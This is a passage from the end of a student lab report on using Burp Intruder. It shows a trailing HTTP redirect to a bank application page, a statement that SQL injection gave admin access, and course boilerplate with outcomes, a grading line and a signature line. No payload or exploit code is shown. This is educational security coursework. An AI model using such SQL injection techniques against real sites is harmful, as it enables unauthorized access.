Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 08 May 2022 18:59:43 GMT
Connection: close
```

7. We have been granted admin access to the website, as evidenced by the cookie and location. As a result, our SQL injection has been successful.

Outcomes:

CO-3: Comprehend purpose of Anonymity and Foot printing.

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Usage of BURP Intruder Suite was successfully understood and its tasks were accomplished.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org